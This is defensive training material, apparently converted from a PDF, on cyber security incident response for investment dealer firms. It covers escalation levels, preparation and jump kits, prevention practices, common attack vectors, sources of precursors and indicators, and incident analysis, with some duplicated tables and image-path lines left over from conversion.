This section discusses the different incident response states or response levels. Response states can range from normal day-to-day operations, when a cyber incident is not taking place, to a full-blown cyber incident that impacts many Dealer Members. These response levels will dictate the level of coordination required in response to a given cyber security event. Activities include escalation triggers and levels, stakeholder participation, and reporting.



Response Level 1 – Very Little or No Disruption in Service Delivery

This level represents typical, day-to-day operations. Attempts at infecting a non-critical information system may be occurring; however, endpoint controls such as a virus scanner prevent this from happening and remove the threat. If a non-critical system becomes infected, the organization's help desk can remove the threat and restore the system to normal operations. No escalation is required to the Dealer Member's Incident Response Team.

Response Level 2 – Minor Disruption in Service Delivery

This level represents a heightened state of alertness for the Dealer Member. Many non-critical and a few critical information systems may be infected with malware. Escalation to the Dealer Member's Incident Response Team will be required in order to help assess the situation and mitigate the impact of the exposure. If the Incident Response Team and relevant stakeholders decide that there has been no impact on

the organization's critical business functions, then they might respond by implementing an emergency malware scanner update or by invoking the emergency patch management process.


Response Level 3 – Major Disruption in Service Delivery

This level indicates that the immediate attention of the Dealer Member's Incident Response Team is required. Critical information systems of the Dealer Member may be compromised by malware. Escalation to this level will trigger a centralized, coordinated response by stakeholders within the Dealer Member's organization. External stakeholders such as vendors who specialize in incident response, law enforcement, and Canadian Cyber Incident Response Centre (CCIRC) might be engaged. Responses may range from having all Dealer Members implement emergency patch updates, to disconnecting the impacted Dealer Member's systems from the Internet.

Response Level 4 – Catastrophic Cyber Security Incidents

This level is reserved for severe or catastrophic cyber security incidents. The Dealer Member's infrastructure may have been destroyed along with critical information system data. Incidents at this level will require the engagement of external stakeholders, such as IIROC, the Canadian Cyber Incident Response Centre, law enforcement, specialized vendors, peer regulatory organizations, and relevant government agencies.

15.5. Post-Incident Activity



The Post-incident phase involves activities such as learning from the incident and making changes that improve security and processes.

Activities include the following:

- Identify the lessons learned from the cybersecurity incident.
- Identify and make improvements to the organization's security architecture.
- Review how effectively the incident response plan was executed during the cybersecurity incident.

This is one of the most important parts of cybersecurity incident response. It is very helpful in improving security measures, and the cybersecurity incident handling process itself. It provides a chance to achieve closure with respect to an incident by reviewing what occurred, what was done to intervene, and how well intervention worked.

1.6 Key Recommendations for Implementing a Cyber Security Incident Response Capability

Computer Security Incident Handling Guide makes the following key recommendations for implementing a cyber security incident response capability:

- **Acquire tools and resources that may be of value during incident handling**

The enterprise team will be more efficient at handling incidents if various tools and resources are already available to them. Examples include: contact lists, encryption software, network diagrams, backup devices, digital forensic software, and port lists.

- **Prevent incidents from occurring by ensuring that networks, systems, and applications are sufficiently secure**

Performing periodic risk assessments and reducing the identified risks to an acceptable level are effective measures to reduce the number of incidents. Awareness of security policies and procedures by users, IT staff, and management is also very important.

- **Identify precursors and indicators through alerts generated by security software**

- Intrusion detection and prevention systems, antivirus software, and file integrity checking software are valuable for detecting signs of incidents. Each type of software may detect incidents that the other types of software cannot, so the use of several types of computer security software is highly recommended. Third-party monitoring services can also be helpful.

- **Establish mechanisms for outside parties to report incidents**

Outside parties may want to report incidents to the organization – for example, they may believe that one of the organization's users is attacking them. Organizations should publish a phone number and email address that outside parties can use to report such incidents.

- **Require a baseline level of logging and auditing on all systems, and a higher baseline level on all critical systems**

Logs from operating systems, services, and applications frequently provide value during incident analysis, particularly if auditing was enabled. The logs can provide information such as which accounts were accessed, and what actions were performed.

- **Profile networks and systems**

Profiling measures the characteristics of expected activity levels so that changes in patterns can be more easily identified. If the profiling process is automated, deviations from expected activity levels can be detected and reported to administrators quickly, leading to faster detection of incidents and operational issues.

- **Understand the normal behaviors of networks, systems, and applications**

Team members who understand normal behaviour should be able to recognize abnormal behaviour more easily. This knowledge can best be gained by reviewing log entries and security alerts; the handlers should become familiar with the typical data, and can investigate the unusual entries to gain more knowledge.

- **Create a log retention policy**

Information regarding an incident may be recorded in several places. Creating

and implementing a log retention policy that specifies how long log data should be maintained may be extremely helpful in analysis, because older log entries may show reconnaissance activity or previous instances of similar attacks.

- **Perform event correlation**

Evidence of an incident may be captured in several logs. Correlating events among multiple sources can be invaluable in collecting all the available information for an incident and validating whether the incident occurred.

- **Keep all host clocks synchronized**

If the devices reporting events have inconsistent clock settings, event correlation will be more complicated. Clock discrepancies may also cause issues from an evidentiary standpoint.

- **Maintain and use a knowledge base of information**

Handlers need to reference information quickly during incident analysis; a centralized knowledge base provides a consistent, maintainable source of information. The knowledge base should include general information, such as data on precursors and indicators of previous incidents.

- **Start recording all information as soon as the team suspects that an incident has occurred**

Every step taken, from the time the incident was detected to its final resolution, should be documented and time stamped. Information of this nature can serve as evidence in a court of law if legal prosecution is pursued. Recording the steps performed can also lead to a more efficient, systematic, and less error-prone handling of the problem.

- **Safeguard incident data**

It often contains sensitive information regarding such things as vulnerabilities, security breaches, and users that may have performed inappropriate actions. The team should ensure that access to incident data is restricted properly, both logically and physically.

- **Prioritize handling of the incidents based on the relevant factors**

Because of resource limitations, incidents should not be handled on a first-come,

first-served basis. Instead, organizations should establish written guidelines that outline how quickly the team must respond to the incident and what actions should be performed, based on relevant factors such as the functional and information impact of the incident, and the likely recoverability from the incident. This saves time for the incident handlers and provides a justification to management and system owners for their actions. Organizations should also establish an escalation process for those instances when the team does not respond to an incident within the designated time.

- **Include provisions regarding incident reporting in the organization's incident response policy**

Organizations should specify which incidents must be reported, when they must be reported, and to whom. The parties most commonly notified are the CIO, head of information security, local information security officer, other incident response teams within the organization, and system owners.

- **Establish strategies and procedures for containing incidents.**

It is important to contain incidents quickly and effectively to limit their business impact. Organizations should define acceptable risks in containing incidents, and develop strategies and procedures accordingly. Containment strategies should vary based on the type of incident.

- **Follow established procedures for evidence gathering and handling**

The team should clearly document how all evidence has been preserved. Evidence should be accounted for at all times. The team should meet with legal staff and law enforcement agencies to discuss evidence handling, and then develop procedures based on those discussions.

- **Capture volatile data from systems as evidence.**

This includes lists of network connections, processes, login sessions, open files, network interface configurations, and the contents of memory. Running carefully chosen commands from trusted media can collect the necessary information without damaging the system's evidence.

- **Have a forensics professional obtain system snapshots through full**

forensic disk images, not file system backups

Most small and mid-sized Dealer Members will not have the in-house resources capable of conducting a forensic examination of a compromised information system. It is important to establish a relationship with a local vendor of computer forensics services before a cyber incident occurs. When choosing a forensics services vendor it is important to select one that is staffed with personnel who have a forensics certification or designation. The follow is a sample list of forensics certifications:

- Certified Computer Examiner.
- Computer Hacking Forensic Investigator
- Certified Forensic Computer Examiner
- **Hold lessons learned meetings after major incidents**
 - Lessons learned meetings are extremely helpful in improving security measuresand the incident handling process itself.

1.7 What to do When a Cyber Security Incident Occurs and You Are not Prepared

When a computer security incident occurs and you do not have an incident response planin place, follow these ten steps:

- **Step 1 – Remain calm**

Communication and coordination become difficult. Your composure can help others avoid making critical errors.

- **Step 2 – Take good notes**

“Cyber Security Incident Identification.” As you take notes, keep in mind that your notes may become evidence in court. Make sure you answer the five W’s: Who, What, When, Where, Why, and How. A hand-held tape recorder can be a valuable tool.

- **Step 3 – Notify the right people and get help**

Begin by notifying your security coordinator and your manager. Ask that a co-worker be assigned to help coordinate the incident response process. Get a copy of the corporate phonebook and keep it with you.

- **Step 4 – Enforce a need-to-know policy**

Tell the details of the incident to the minimum number of people possible. Remind those, where appropriate, that they are trusted individuals and that your organization is counting on their discretion. Avoid speculation except when it is required to decide what to do.

- **Step 5 – Use out-of-band communications**

If the computers have been compromised, avoid using them for incident handling discussions. Use telephones and faxes instead. Do not send information about the incident by electronic mail. The information may be intercepted by the attacker and used to worsen the situation. If a computer must be used, encrypt all incident-handling email.

- **Step 6 – Contain the problem**

Take the necessary steps to keep the problem from getting worse. This might mean removing the system from the network.

- **Step 7 – Make a backup**

Make a backup of the affected system(s) as soon as is practicable. Use new, unused media. If possible make a binary, or bit-by-bit backup.

- **Step 8 – Get rid of the problem**

Identify what went wrong if you can. Take steps to correct the deficiencies that allowed the problem to occur.

- **Step 9 – Get back in business**

After checking your backups to ensure they are not compromised, restore your system from backups, and monitor the system closely to determine whether it can resume its tasks. Monitor the system closely for the next few weeks to ensure it is not compromised again.

- **Step 10 – Leverage lessons learned**

Learn from this experience, so you will not be caught unprepared the next time an incident occurs.

Unit -2 Handling an Incident

2

Unit Structure

2.0 Introduction to Handling an Incident

2.1 Preparation

2.2 Detection and Analysis

Learning Objectives

The primary **objective** of this section which describes the major phases of the incident response are:

- to process,
- preparation,
- detection and analysis,
- containment,
- eradication and recovery, and
- post-incident activity

which will be involved and implemented simultaneously which will be discuss in detail subsequently.

2.0 Introduction to Handling an Incident

The incident response process has several phases. The initial phase involves establishing and training an incident response team, and acquiring the necessary tools and resources. During preparation, the organization also attempts to limit the number of incidents that will occur by selecting and implementing a set of controls based on the results of risk assessments. However, residual risk will inevitably persist after controls are implemented. Detection of security breaches is thus necessary to alert the organization whenever incidents occur. In keeping with the severity of the incident, the organization can mitigate the impact of the incident by containing it and ultimately recovering from it. During this phase, activity often cycles back to detection and analysis—for example, to see if additional hosts are infected by malware while eradicating a malware incident. After the incident is adequately handled, the organization issues a report that details the cause and cost of the incident and the steps the organization should take to prevent future incidents.

Figure-1 illustrates the incident response life cycle.

2.1 Preparation

Incident response methodologies typically emphasize preparation—not only establishing an incident response capability so that the organization is ready to respond to incidents, but also preventing incidents by ensuring that systems, networks, and applications are sufficiently secure. Although the incident response team is not typically responsible for incident prevention, it is fundamental to the success of incident response programs. This section provides basic advice on preparing to handle incidents and on preventing incidents.




Figure 1. Incident Response Life Cycle

2.1.1 Preparing to Handle Incidents

The lists below provide examples of tools and resources available that may be of value during incident handling. These lists are intended to be a starting point for discussions about which tools and resources an organization's incident handlers need. For example, smartphones are one way to have resilient emergency communication and coordination mechanisms. An organization should have multiple (separate and different) communication and coordination mechanisms in case of failure of one mechanism.

Incident Handler Communications and Facilities:

- **Contact information** for team members and others within and outside the organization (primary and backup contacts), such as law enforcement and other incident response teams; information may include phone numbers, email addresses, public encryption keys (in accordance with the encryption software

described below), and instructions for verifying the contact's identity.

- **On-call information** for other teams within the organization, including escalation information.
- **Incident reporting mechanisms**, such as phone numbers, email addresses, online forms, and secure instant messaging systems that users can use to report suspected incidents; at least one mechanism should permit people to report incidents anonymously.
- **Issue tracking system** for tracking incident information, status, etc.
- **Smartphones** to be carried by team members for off-hour support and onsite communications.
- **Encryption software** to be used for communications among team members, within the organization and with external parties; for Federal agencies, software must use a FIPS-validated encryption algorithm.
- **War room** for central communication and coordination; if a permanent war room is not necessary or practical, the team should create a procedure for procuring a temporary war room when needed
- **Secure storage facility** for securing evidence and other sensitive materials.

Incident Analysis Hardware and Software:

- **Digital forensic workstations and/or backup devices** to create disk images, preserve log files, and save other relevant incident data.
- **Laptops** for activities such as analyzing data, sniffing packets, and writing reports.
- **Spare workstations, servers, and networking equipment, or the virtualized equivalents**, which may be used for many purposes, such as restoring backups and trying out malware.
- **Blank removable media.**
- **Portable printer** to print copies of log files and other evidence from non-networked systems.
- **Packet sniffers and protocol analyzers** to capture and analyze network traffic.

- **Digital forensic software** to analyze disk images.
- **Removable media** with trusted versions of programs to be used to gather evidence from systems.
- **Evidence gathering accessories**, including hard-bound notebooks, digital cameras, audio recorders, chain of custody forms, evidence storage bags and tags, and evidence tape, to preserve evidence for possible legal actions.

Incident Analysis Resources

- **Port lists**, including commonly used ports and Trojan horse ports.
- **Documentation** for OSs, applications, protocols, and intrusion detection and antivirus products.
- **Network diagrams and lists of critical assets**, such as database servers.
- **Current baselines** of expected network, system, and application activity.
- **Cryptographic hashes** of critical filesto speed incident analysis, verification, and eradication.

Incident Mitigation Software

Access to images of clean OS and application installations for restoration and recovery purposes:

Many incident response teams create a jump kit, which is a portable case that contains materials that may be needed during an investigation. The jump kit should be ready to go at all times. Jump kits contain many of the same items listed in the bulleted lists above. For example, each jump kit typically includes a laptop, loaded with appropriate software (e.g., packet sniffers, digital forensics). Other important materials include backup devices, blank media, and basic networking equipment and cables. Because the purpose of having a jump kit is to facilitate faster responses, the team should avoid borrowing items from the jump kit.

Each incident handler should have access to at least two computing devices (e.g., laptops). One, such as the one from the jump kit, should be used to perform packet sniffing, malware analysis, and all other actions that risk contaminating the laptop that performs them. This laptop should be scrubbed and all software reinstalled before it is

used for another incident. Note that because this laptop is special purpose, it is likely to use software other than the standard enterprise tools and configurations, and whenever possible the incident handlers should be allowed to specify basic technical requirements for these special-purpose investigative laptops. In addition to an investigative laptop, each incident handler should also have a standard laptop, smart phone, or other computing device for writing reports, reading email, and performing other duties unrelated to the hands-on incident analysis.

2.1.2 Preventing Incidents

Keeping the number of incidents reasonably low is very important to protect the business processes of the organization. If security controls are insufficient, higher volumes of incidents may occur, overwhelming the incident response team. This can lead to slow and incomplete responses, which translate to a larger negative business impact (e.g., more extensive damage, longer periods of service and data unavailability). It is outside the scope of this document to provide specific advice on securing networks, systems, and applications. Although incident response teams are generally not responsible for securing resources, they can be advocates of sound security practices. An incident response team may be able to identify problems that the organization is otherwise not aware of; the team can play a key role in risk assessment and training by identifying gaps. Other documents already provide advice on general security concepts and operating system and application-specific guidelines. The following text, however, provides a brief overview of some of the main recommended practices for securing networks, systems, and applications:

- **Risk Assessments**: Periodic risk assessments of systems and applications should determine what risks are posed by combinations of threats and vulnerabilities. This should include understanding the applicable threats, including organization-specific threats. Each risk should be prioritized, and the risks can be mitigated, transferred, or accepted until a reasonable overall level of risk is reached. Another benefit of conducting risk assessments regularly is that critical resources are identified, allowing staff to emphasize monitoring and response activities for those resources³.

- **Host Security:** All hosts should be hardened appropriately using standard configurations. In addition to keeping each host properly patched, hosts should be configured to follow the principle of least privilege—granting users only the privileges necessary for performing their authorized tasks. Hosts should have auditing enabled and should log significant security-related events. The security of hosts and their configurations should be continuously monitored. Many organizations use Security Content Automation Protocol (SCAP)expressed operating system and application configuration checklists to assist in securing hosts consistently and effectively.
- **Network Security:** The network perimeter should be configured to deny all activity that is not expressly permitted. This includes securing all connection points, such as virtual private networks (VPNs) and dedicated connections to other organizations.
- **Malware Prevention:** Software to detect and stop malware should be deployed throughout the organization. Malware protection should be deployed at the host level (e.g., server and workstation operating systems), the application server level (e.g., email server, web proxies), and the application client level (e.g., email clients, instant messaging clients).
- **User Awareness and Training:** Users should be made aware of policies and procedures regarding appropriate use of networks, systems, and applications. Applicable lessons learned from previous incidents should also be shared with users so they can see how their actions could affect the organization. Improving user awareness regarding incidents should reduce the frequency of incidents. IT staff should be trained so that they can maintain their networks, systems, and applications in accordance with the organization's security standards.

2.2 Detection and Analysis




Figure 2. Incident Response Life Cycle (Detection and Analysis)

2.2.1 Attack Vectors

Incidents can occur in countless ways, so it is infeasible to develop step-by-step instructions for handling every incident. Organizations should be generally prepared to handle any incident but should focus on being prepared to handle incidents that use common attack vectors. Different types of incidents merit different response strategies. The attack vectors listed below are not intended to provide definitive classification for incidents; rather, they simply list common methods of attack, which can be used as a basis for defining more specific handling procedures.

- **External/Removable Media:** An attack executed from removable media or a peripheral device—for example, malicious code spreading onto a system from an infected USB flash drive.
- **Attrition:** An attack that employs brute force methods to compromise, degrade, or destroy systems, networks, or services (e.g., a DDoS intended to impair or deny access to a service or application; a brute force attack against an authentication mechanism, such as passwords, CAPTCHAS, or digital signatures).
- **Web:** An attack executed from a website or web-based application—for example, a cross-site scripting attack used to steal credentials or a redirect to a site that exploits a browser vulnerability and installs malware.

- **Email:** An attack executed via an email message or attachment—for example, exploit code disguised as an attached document or a link to a malicious website in the body of an email message.
- **Impersonation:** An attack involving replacement of something benign with something malicious for example, spoofing, man in the middle attacks, rogue wireless access points, and SQL injection attacks all involve impersonation.
- **Improper Usage:** Any incident resulting from violation of an organization's acceptable usage policies by an authorized user, excluding the above categories; for example, a user installs file sharing software, leading to the loss of sensitive data; or a user performs illegal activities on a system.
- **Loss or Theft of Equipment:** The loss or theft of a computing device or media used by the organization, such as a laptop, smartphone, or authentication token.

2.2.2 Signs of an Incident

For many organizations, the most challenging part of the incident response process is accurately detecting and assessing possible incidents—determining whether an incident has occurred and, if so, the type, extent, and magnitude of the problem. What makes this so challenging is a combination of three factors:

Incidents may be detected through many different means, with varying levels of detail and fidelity. Automated detection capabilities include network-based and host-based IDPSs, antivirus software, and log analyzers. Incidents may also be detected through manual means, such as problems reported by users. Some incidents have overt signs that can be easily detected, whereas others are almost impossible to detect.

- The volume of potential signs of incidents is typically high—for example, it is not uncommon for an organization to receive thousands or even millions of intrusion detection sensor alerts per day.
- Deep, specialized technical knowledge and extensive experience are necessary for proper and efficient analysis of incident-related data.

Signs of an incident fall into one of two categories: precursors and indicators. A

precursor is a sign that an incident may occur in the future. An indicator is a sign that an incident may have occurred or may be occurring now.

Most attacks do not have any identifiable or detectable precursors from the target's perspective. If precursors are detected, the organization may have an opportunity to prevent the incident by altering its security posture to save a target from attack. At a minimum, the organization could monitor activity involving the target more closely.

Examples of precursors are:

- Web server log entries that show the usage of a vulnerability scanner
- An announcement of a new exploit that targets a vulnerability of the organization's mail server
- A threat from a group stating that the group will attack the organization.

While precursors are relatively rare, indicators are all too common. Too many types of indicators exist to exhaustively list them, but some examples are listed below:

- A network intrusion detection sensor alerts when a buffer overflow attempt occurs against a database server.
- Antivirus software alerts when it detects that a host is infected with malware.
- A system administrator sees a filename with unusual characters.
- A host records an auditing configuration change in its log.
- An application logs multiple failed login attempts from an unfamiliar remote system.
- An email administrator sees a large number of bounced emails with suspicious content.
- A network administrator notices an unusual deviation from typical network traffic flows.

2.2.3 Sources of Precursors and Indicators

Precursors and indicators are identified using many different sources, with the most common being computer security software alerts, logs, publicly available information, and people. Table 1 lists common sources of precursors and indicators for each

category.

Source	Description
IDPSs	IDPS products identify suspicious events and record pertinent data regarding them, including the date and time the attack was detected, the type of attack, the source and destination IP addresses, and the username (if applicable and known). Most IDPS products use attack signatures to identify malicious activity; the signatures must be kept up to date so that the newest attacks can be detected. IDPS software often produces false positives—alerts that indicate malicious activity is occurring, when in fact there has been none. Analysts should manually validate IDPS alerts either by closely reviewing the recorded supporting data or by getting related data from other sources.
SIEMs	Security Information and Event Management (SIEM) products are similar to IDPS products, but they generate alerts based on analysis of log data (see below).
Antivirus, Antispam and Software	Antivirus software detects various forms of malware, generates alerts, and prevents the malware from infecting hosts. Current antivirus products are effective at stopping many instances of malware if their signatures are kept up to date. Antispam software is used to detect spam and prevent it from reaching users' mailboxes. Spam may contain malware, phishing attacks, and other malicious content, so alerts from antispam software may indicate attack attempts.
File integrity checking Software	File integrity checking software can detect changes made to important files during incidents. It uses a hashing algorithm to obtain a cryptographic checksum for each designated file. If the file is altered and the checksum is recalculated, an extremely high probability exists that the new checksum will not match the old checksum. By regularly recalculating checksums and comparing them with previous values, changes to files can be detected
Third Party Monitoring Software	Third parties offer a variety of subscription-based and free monitoring services. An example is fraud detection services that will notify an organization if its IP addresses, domain names, etc. are associated with current incident activity involving other organizations. There are also free real-time blacklists with similar

Source	Description
	information. Another example of a third-party monitoring service is a CSIRC notification list; these lists are often available only to other incident response teams.
Logs	
Operating system, service and application logs	Logs from operating systems, services, and applications (particularly audit-related data) are frequently of great value when an incident occurs, such as recording which accounts were accessed and what actions were performed. Organizations should require a baseline level of logging on all systems and a higher baseline level on critical systems. Logs can be used for analysis by correlating event information. Depending on the event information, an alert can be generated to indicate an incident.
Network device logs	Logs from network devices such as firewalls and routers are not typically a primary source of precursors or indicators. Although these devices are usually configured to log blocked connection attempts, they provide little information about the nature of the activity. Still, they can be valuable in identifying network trends and in correlating events detected by other devices.
Network Flows	A network flow is a particular communication session occurring between hosts. Routers and other networking devices can provide network flow information, which can be used to find anomalous network activity caused by malware, data exfiltration, and other malicious acts. There are many standards for flow data formats, including NetFlow, sFlow, and IPFIX.
Publicly Available Information	
Information on new vulnerabilities and exploits	Keeping up with new vulnerabilities and exploits can prevent some incidents from occurring and assist in detecting and analyzing new attacks. The National Vulnerability Database (NVD) contains information on vulnerabilities. Organizations such as US-CERT and CERT®/CC periodically provide threat update information through briefings, web postings, and mailing lists.
People	
People from within the organization	Users, system administrators, network administrators, security staff, and others from within the organization may

Source	Description
	report signs of incidents. It is important to validate all such reports. One approach is to ask people who provide such information how confident they are of the accuracy of the information. Recording this estimate along with the information provided can help considerably during incident analysis, particularly when conflicting data is discovered.
People from other organisation	Reports of incidents that originate externally should be taken seriously. For example, the organization might be contacted by a party claiming a system at the organization is attacking its systems. External users may also report other indicators, such as a defaced web page or an unavailable service. Other incident response teams also may report incidents. It is important to have mechanisms in place for external parties to report indicators and for trained staff to monitor those mechanisms carefully; this may be as simple as setting up a phone number and email address, configured to forward messages to the help desk.

Table 1. Common Sources of Precursors and Indicators

Source	Description
Alerts	
IDPSs	IDPS products identify suspicious events and record pertinent data regarding them, including the date and time the attack was detected, the type of attack, the source and destination IP addresses, and the username (if applicable and known). Most IDPS products use attack signatures to identify malicious activity; the signatures must be kept up to date so that the newest attacks can be detected. IDPS software often produces false positives—alerts that indicate malicious activity is occurring, when in fact there has been none. Analysts should manually validate IDPS alerts either by closely reviewing the recorded supporting data or by getting related data from other sources.

SIEMs	Security Information and Event Management (SIEM) products are similar to IDPS products, but they generate alerts based on analysis of log data (see below).
Antivirus, Antispam and Software	Antivirus software detects various forms of malware, generates alerts, and prevents the malware from infecting hosts. Current antivirus products are effective at stopping many instances of malware if their signatures are kept up to date. Antispam software is used to detect spam and prevent it from reaching users' mailboxes. Spam may contain malware, phishing attacks, and other malicious content, so alerts from antispam software may indicate attack attempts.
File integrity checking Software	File integrity checking software can detect changes made to important files during incidents. It uses a hashing algorithm to obtain a cryptographic checksum for each designated file. If the file is altered and the checksum is recalculated, an extremely high probability exists that the new checksum will not match the old checksum. By regularly recalculating checksums and comparing them with previous values, changes to files can be detected.
Third Party Monitoring Software.	Third parties offer a variety of subscription-based and free monitoring services. An example is fraud detection services that will notify an organization if its IP addresses, domain names, etc. are associated with current incident activity involving other organizations. There are also free real-time blacklists with similar information. Another example of a third-party monitoring service is a CSIRC notification list; these lists are often available only to other incident response teams.
Logs	
Operating system, service and application logs	Logs from operating systems, services, and applications (particularly audit-related data) are frequently of great value when an incident occurs, such as recording which accounts were accessed and what actions were performed. Organizations should require a baseline level of logging on all systems and a higher baseline level on critical systems. Logs can be used for analysis by correlating event information. Depending on the event information, an alert can be generated

	to indicate an incident.
Network device logs	Logs from network devices such as firewalls and routers are not typically a primary source of precursors or indicators. Although these devices are usually configured to log blocked connection attempts, they provide little information about the nature of the activity. Still, they can be valuable in identifying network trends and in correlating events detected by other devices.
Network Flows	A network flow is a particular communication session occurring between hosts. Routers and other networking devices can provide network flow information, which can be used to find anomalous network activity caused by malware, data exfiltration, and other malicious acts. There are many standards for flow data formats, including NetFlow, sFlow, and IPFIX.
Publicly Available Information	
Information on new vulnerabilities and exploits	Keeping up with new vulnerabilities and exploits can prevent some incidents from occurring and assist in detecting and analyzing new attacks. The National Vulnerability Database (NVD) contains information on vulnerabilities. Organizations such as US-CERT and CERT®/CC periodically provide threat update information through briefings, web postings, and mailing lists.
People	
People from within the organisation	Users, system administrators, network administrators, security staff, and others from within the organization may report signs of incidents. It is important to validate all such reports. One approach is to ask people who provide such information how confident they are of the accuracy of the information. Recording this estimate along with the information provided can help considerably during incident analysis, particularly when conflicting data is discovered.

People from other organisation	Reports of incidents that originate externally should be taken seriously. For example, the organization might be contacted by a party claiming a system at the organization is attacking its systems. External users may also report other indicators, such as a defaced web page or an unavailable service. Other incident response teams also may report incidents. It is important to have mechanisms in place for external parties to report indicators and for trained staff to monitor those mechanisms carefully; this may be as simple as setting up a phone number and email address, configured to forward messages to the help desk.
--------------------------------	---

2.2.4 Incident Analysis

Incident detection and analysis would be easy if every precursor or indicator were guaranteed to be accurate; unfortunately, this is not the case. For example, user-provided indicators such as a complaint of a server being unavailable are often incorrect. Intrusion detection systems may produce false positives—incorrect indicators. These examples demonstrate what makes incident detection and analysis so difficult: each indicator ideally should be evaluated to determine if it is legitimate. Making matters worse, the total number of indicators may be thousands or millions a day. Finding the real security incidents that occurred out of all the indicators can be a daunting task.

Even if an indicator is accurate, it does not necessarily mean that an incident has occurred. Some indicators, such as a server crash or modification of critical files, could happen for several reasons other than a security incident, including human error. Given the occurrence of indicators, however, it is reasonable to suspect that an incident might be occurring and to act accordingly. Determining whether a particular event is actually an incident is sometimes a matter of judgment. It may be necessary to collaborate with other technical and information security personnel to make a decision. In many instances, a situation should be handled the same way regardless of whether it is security related. For example, if an organization is losing Internet connectivity every 12 hours and no one knows the cause, the staff would want to resolve the problem

just as quickly and would use the same resources to diagnose the problem, regardless of its cause.

Some incidents are easy to detect, such as an obviously defaced web page. However, many incidents are not associated with such clear symptoms. Small signs such as one change in one system configuration file may be the only indicators that an incident has occurred. In incident handling, detection may be the most difficult task. Incident handlers are responsible for analyzing ambiguous, contradictory, and incomplete symptoms to determine what has happened. Although technical solutions exist that can make detection easier, the best remedy is to build a team of highly experienced and proficient staff members who can analyze the precursors and indicators effectively and efficiently and take appropriate actions. Without a well-trained and capable staff, incident detection and analysis will be conducted inefficiently, and costly mistakes will be made.

The incident response team should work quickly to analyze and validate each incident, following a pre-defined process and documenting each step taken. When the team believes that an incident has occurred, the team should rapidly perform an initial analysis to determine the incident's scope, such as which networks, systems, or applications are affected; who or what originated the incident; and how the incident is occurring (e.g., what tools or attack methods are being used, what vulnerabilities are being exploited). The initial analysis should provide enough information for the team to prioritize subsequent activities, such as containment of the incident and deeper analysis of the effects of the incident.

Performing the initial analysis and validation is challenging. The following are recommendations for making incident analysis easier and more effective:

1. **Profile Networks and Systems:** Profiling is measuring the characteristics of expected activity so that changes to it can be more easily identified. Examples of profiling are running file integrity checking software on hosts to derive checksums for critical files and monitoring network bandwidth usage to determine what the average and peak usage levels are on various days and times. In practice, it is difficult to detect incidents accurately using most profiling

techniques; organizations should use profiling as one of several detection and analysis techniques.

2. **Understand Normal Behaviors:** Incident response team members should study networks, systems, and applications to understand what their normal behavior is so that abnormal behavior can be recognized more easily. No incident handler will have a comprehensive knowledge of all behavior throughout the environment, but handlers should know which experts could fill in the gaps. One way to gain this knowledge is through reviewing log entries and security alerts. This may be tedious if filtering is not used to condense the logs to a reasonable size. As handlers become more familiar with the logs and alerts, they should be able to focus on unexplained entries, which are usually more important to investigate. Conducting frequent log reviews should keep the knowledge fresh, and the analyst should be able to notice trends and changes over time. The reviews also give the analyst an indication of the reliability of each source.
3. **Create a Log Retention Policy:** Information regarding an incident may be recorded in several places, such as firewall, IDPS, and application logs. Creating and implementing a log retention policy that specifies how long log data should be maintained may be extremely helpful in analysis because older log entries may show reconnaissance activity or previous instances of similar attacks. Another reason for retaining logs is that incidents may not be discovered until days, weeks, or even months later. The length of time to maintain log data is dependent on several factors, including the organization's data retention policies and the volume of data.
4. **Perform Event Correlation:** Evidence of an incident may be captured in several logs that each contain different types of data—a firewall log may have the source IP address that was used, whereas an application log may contain a username. A network IDPS may detect that an attack was launched against a particular host, but it may not know if the attack was successful. The analyst may need to examine the host's logs to determine that information. Correlating events among multiple indicator sources can be invaluable in validating whether

- a particular incident occurred.
